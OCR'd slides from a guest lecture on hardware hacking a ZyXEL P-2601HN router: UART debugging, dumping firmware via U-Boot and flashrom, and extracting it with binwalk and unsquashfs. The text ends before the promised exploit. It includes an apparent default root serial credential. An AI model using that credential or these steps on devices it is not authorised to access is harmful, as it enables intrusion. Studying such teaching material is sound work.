19/03/2024


Embedded Hardware Hacking

Everything, everywhere, all at once

~$ whoami

- Felix Andersson (cave)
- Software Development Student at IT-University of Copenhagen


- IT Security Specialist @TDCNET
- Formerly on the nationals team for hacking (Cyberlandsholdet)



~$ cat agenda.md

Hacking an older router (ZyXEL P-2601HN)

- **Everything**
  - Identifying components
  - Identify debug ports
  - Dump the firmware
- **Everywhere**
  - Extract the firmware
  - Finding out where to look
  - Reverse engineering
- **All at once**
  - Writing a functioning exploit




Everything

- Reconnaissance
  - OpenWrt can give information about the hardware
  - Uses “**Das U-Boot**”
- System-On-Chip (CPU, I/O, GPU)
- Has a serial port
- Has an MXIC Flash-Chip

Hardware

Info


Architecture	MIPS
Vendor	ZyXEL
Bootloader	uboot
System-On-Chip	Lantiq PSB 50800 rev 1.2 (ARX182 MIPS 34K)
CPU/Speed	333 Mhz (dual TC/VPE)
Flash-Chip	MXIC MX29GL128EHT21-90G
Flash size	16 MiB
RAM Chip	Promos V58C2512164SDI5
RAM	64 MiB
Wireless	Ralink RT3070L
Ethernet	RTL8306E
Internet	ADSL2+ (annex A and B)
USB	No
Serial	Yes




Everything

- Identifying debug port, and our first connection
  - Looking for UART (Universal Asynchronous Receiver Transmitter)

Two different examples:







Everything

- Identifying debug port, and our first connection
  - Looking for UART (Universal Asynchronous Receiver Transmitter)

- How is it wired?
  - RX -> TX
  - TX -> RX
  - GND -> GND




- How does it work?
  - By sending UART frames
    - Consists of start and stop bits, data bits, and optionally parity bits




Everything

- How does it work?
  - By sending UART frames
    - Consists of start and stop bits, data bits, and optionally parity bits



- The baud is the amount of symbols transferred each second. The baud rate has the unit bps (Bits per second).

- Parity example (odd, even):
  0b0101 -> (0b01011, 0b01010)




Everything


- Let’s do it! (We use a UART to USB adapter)
  - We found pin descriptions on OpenWRT (Otherwise use multimeter)


Serial

On J3 GND-NC-RX-TX-NotUsed

root/zychaa8zx62








Everything


[Live Hacking]



Everything

- Now what?

```
P-2601HN-F1 login: admin
Password:
No entry for terminal type "vt102";
using dumb terminal settings.
ZySH>
ZySH>
clear                       - Reset functions
configure                   - Enter configuration mode
copy                        - Copy from one file to another
disable                     - Exit privileged EXEC mode
exit                        - Close an active terminal session
history                     - Display or clear CLI history
reboot                      - Shutdown and perform a cold restart
release                     - Perform an immediate release of a Dynamic Host Co
                              nfiguration Protocol (DHCP) lease for an interfac
                              e
renew                       - Perform an immediate renewal of a Dynamic Host Co
                              nfiguration Protocol (DHCP) lease for an interfac
                              e
show                        - Show running system information
```




Everything

- Let’s dump the firmware through the U-Boot bootloader

```
switch chip id=0000ffff
amazon_s Switch
## Starting application at 0x86A80000 ...
```

Hit zzz here


```
Z-LOADER 2.0(Feb 21 2013)

ZLO> ?
ZLGO                boot up the whole system
ZLGU                go back to U-Boot command line
ZLUA    x           upgrade ras image (whole image)
ZLUP    x           upgrade ras image (zboot+kernel+rootfs)
ZLO> ZLGU
```



Everything

- Let’s dump the firmware through the U-Boot bootloader

```
AMAZON_S # help
?       - alias for 'help'
askenv  - get environment variables from stdin
autoscr - run script from memory
base    - print or set address offset
bdinfo  - print Board Info structure
bootm   - boot application image from memory
bootp   - boot image via network using BootP/TFTP protocol
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
echo    - echo args to console
erase   - erase FLASH memory
flinfo  - print FLASH memory information
go      - start application at address 'addr'
help    - print online help
imls    - list all images found in flash
loop    - infinite loop on address range
md      - memory display
mm      - memory modify (auto-incrementing)
mtest   - simple RAM test
```




Everything

- Let’s dump the firmware through the U-Boot bootloader

```
AMAZON_S # bdinfo
boot_params = 0x82B3FFB0
memstart    = 0x80000000
memsize     = 0x04000000
flashstart  = 0xB0000000
flashsize   = 0x01000000
flashoffset = 0x00000000
ethaddr     = 10:7B:EF:B4:F3:A8
ip_addr     = 192.168.1.1
baudrate    = 115200 bps
AMAZON_S # md.b 0xB0000000 30
b0000000: 10 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00    ................
b0000010: 68 8c 68 8c 00 00 00 00 31 2e 31 2e 30 00 00 00    h.h.....1.1.0...
b0000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

- Read from [flashstart; flashstart + flashsize]
  - That will take a long time. Approx 2 hours.




Everything

- To ensure that the result is saved, in Minicom hit
  CTRL + A + L

```
+---------------------------------------+
|Capture to which file?                 |
|> minicom.cap                          |
+---------------------------------------+
```

- Postprocessing can be done using uboot_mdb_to_image.py
  - Or write your own




Everything


- Let's ***also*** dump the firmware through the flash directly!

- We'll use a Buspirate and Salaea probes

- Can also (sometimes) use SOP8 clips





Bus Pirate	Flash Chip	Description
CS	#1 CS	Chip Select
MISO	#2 DO (IO1)	Master In, Slave Out
3V3	#3 WP (IO2)	Write Protect
GND	#4 GND	Ground
MOSI	#5 DI (IO0)	Master Out, Slave In
CLK	#6 CLK	The SPI Clock
3V3	#7 HOLD (IO3)	Hold
3V3	#8 VCC	Supply




Everything

- The setup (Albeit on a different router)








Everything

- One command to rule them all (Often)

```
~$ sudo flashrom -p buspirate_spi:dev=/dev/ttyUSB0 -r out.bin
```

- Comparing the two extracted firmwares (md5sum)


```
368a02662cfd2ec16f68491f2a0f9c2f  buspirate_dump.bin
368a02662cfd2ec16f68491f2a0f9c2f  uboot_dump.bin
```



Everywhere

- Extracting the firmware

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin]$ cat buspirate_dump.bin | head

hh1.1.0@@@h@h$h<        5)      @$<     6   @%@@@@`<    5)      @$$             @%@`@@@hh<      5)      @$<     6       @%@@@@`
<       5)      @$$             @%@`@@@`<       @$<     @       @%@`@@@<                @$$             @%@@@@C! !|     `!` !@P
!BX@@!H` !@(!Z  !(!u`0!<@%`!%k#jH!p!<" p"H`" h!
                                        +/o* %)H! !$ 0! 0!DE6
                                                          $
 .H !J* !
.H NP !)!)*T   !<
                 5k k$
                      l$
                        l$(!<4@@@@@@@@@@@@<8!8#0<4@@@@@@@@@@@@@@@@@@<8!8#0@<8$$@<$$'<x$$/x$@@$$$
/x$@!#"!#0<'DcD(!b#+`D!DD(<'DBD!b+ BDC+@D !<!<4!<'=4!'LHD@'d@ !(!       $$      &@P<!$$<PC!#<$<!$r<B!$c$QbC  dBb@ !b@(!       $
$&1  !@(!       0!LHD'P<'<!'hd<E!Cd0#!` !CD     (!<C!P#' ! (!   $@<'4BVb(! !$@  PL      $(h&$@X(!       'X@(    hd'p!P@$$@`!!P@
$$@$$`!..E!@!@$cd#<':!'ɔ (!!    "!bTP$c`!q+P@b!'(!
                                        $$$$cbT@d#<'9\!'    !               $D@!@!&a $' 8!@@
!Pb$cb@b@$!@@
            !$!b@!<'84!'ɔ ,!!P!         !!  (! !@!@    @!@B@`$cC! `'(<'7t!'ɔ ! !        !      @@$B"!'(T!0!$@
                                                                                        $@!!8!$$$cf8$$$c$
f!+@$$8!b`0!$$$!$(!0!$$$$cg$b#$@<'5!'Я($ (! !   !@!@ !( !         !@!R*@
                                                        l  !`(!         @0!&@*`&1!($'0
                                                                                $0$$cE$T!<'4!@G8$H<"&0BH!
Cd&b&0BH!D &&0BH!C"d&b&0BH!D &&0BH!C"d&b&0BH!D &&0BH!C"d&b&0BH!D$8&$D<&0BD!B$C8&'<'30!'ɔ ! !    !D      E(!Dd'Q!$Dd' `'(<'2!'tplh
d`\XTP'8L$!`D(!$@D!     !! !$'@c$!'@ !!     $ @P*@&8C
                                        b !d!@! K$`Jt(!'(  $ @A$(,$C!D     $l4 0!t+0
```




Everywhere

- Extracting the firmware

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/binwalkdemo]$ binwalk buspirate_dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
15504         0x3C90          CRC32 polynomial table, big endian
17584         0x44B0          uImage header, header size: 64 bytes, header CRC: 0x4F22CDB7, created: 2013-02-2
 Data Address: 0xA0400000, Entry Point: 0xA0400000, data CRC: 0xDE85CBD, OS: Linux, CPU: MIPS, image type: Fir
 image name: "u-boot image"
17648         0x44F0          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompre
262144        0x40000         Squashfs filesystem, big endian, lzma signature, version 3.0, size: 9900991 byte
es, created: 2013-12-02 12:54:46
10166275      0x9B2003        XML document, version: "1.0"
10423110      0x9F0B46        uImage header, header size: 64 bytes, header CRC: 0x376B3E61, created: 2013-12-0
s, Data Address: 0x80002000, Entry Point: 0x803A0000, data CRC: 0x51B49858, OS: Linux, CPU: MIPS, image type:
zma, image name: "MIPS Linux-2.6.20"
10423174      0x9F0B86        LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompre
```

- Default command for data extraction


```
$ binwalk --dd=".*" buspirate_dump.bin
```



Everywhere

- Extracting the firmware

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/binwalkdemo]$ binwalk buspirate_dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
15504         0x3C90          CRC32 polynomial table, big endian
17584         0x44B0          uImage header, header size: 64 bytes, header CRC: 0x4F22CDB7, created: 2013-02-2
 Data Address: 0xA0400000, Entry Point: 0xA0400000, data CRC: 0xDE85CBD, OS: Linux, CPU: MIPS, image type: Fir
 image name: "u-boot image"
17648         0x44F0          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompre
262144        0x40000         Squashfs filesystem, big endian, lzma signature, version 3.0, size: 9900991 byte
es, created: 2013-12-02 12:54:46
10166275      0x9B2003        XML document, version: "1.0"
10423110      0x9F0B46        uImage header, header size: 64 bytes, header CRC: 0x376B3E61, created: 2013-12-0
s, Data Address: 0x80002000, Entry Point: 0x803A0000, data CRC: 0x51B49858, OS: Linux, CPU: MIPS, image type:
zma, image name: "MIPS Linux-2.6.20"
10423174      0x9F0B86        LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompre
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/binwalkdemo/_buspirate_dump.bin.extracted]$ ls -la
total 69860
drwxr-xr-x 2 cave users     4096 mar 18 11:38 .
drwxr-xr-x 3 cave users     4096 mar 18 11:38 ..
-rw-r--r-- 1 cave users 14732240 mar 18 11:38 3C90
-rw-r--r-- 1 cave users  9900991 mar 18 11:38 40000
-rw-r--r-- 1 cave users 14730160 mar 18 11:38 44B0
-rw-r--r-- 1 cave users   211896 mar 18 11:38 44F0
-rw-r--r-- 1 cave users 14730096 mar 18 11:38 44F0.7z
-rw-r--r-- 1 cave users  4581469 mar 18 11:38 9B2003
-rw-r--r-- 1 cave users  4324634 mar 18 11:38 9F0B46
-rw-r--r-- 1 cave users  3973272 mar 18 11:38 9F0B86
-rw-r--r-- 1 cave users  4324570 mar 18 11:38 9F0B86.7z
```



Everywhere

- Squashfs, compressed R/O fs

```
8257536 bytes (8.3 MB, 7.9 MiB) copied, 12.5777 s, 657 kB/s
```

Alternatively, the following command could also be run.

```
$ dd if=DIR850L_REVB.bin bs=1 skip=$((0x1A0094)) of=dir.squashfs
```

- For squashfs (used in the example above)


```
$ unsquashfs dir.squashfs
```

Files will be in "`squashfs-root`" directory afterwards.

- CPIO archive files

```
$ cpio -ivd --no-absolute-filenames -F <bin>
```

- For jffs2 filesystems




Everywhere

- Squashfs, compressed R/O fs

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/binwalkdemo/_buspirate_dump.bin.extracted]$ unsquashfs 40000
FATAL ERROR: Can't find a valid SQUASHFS superblock on 40000

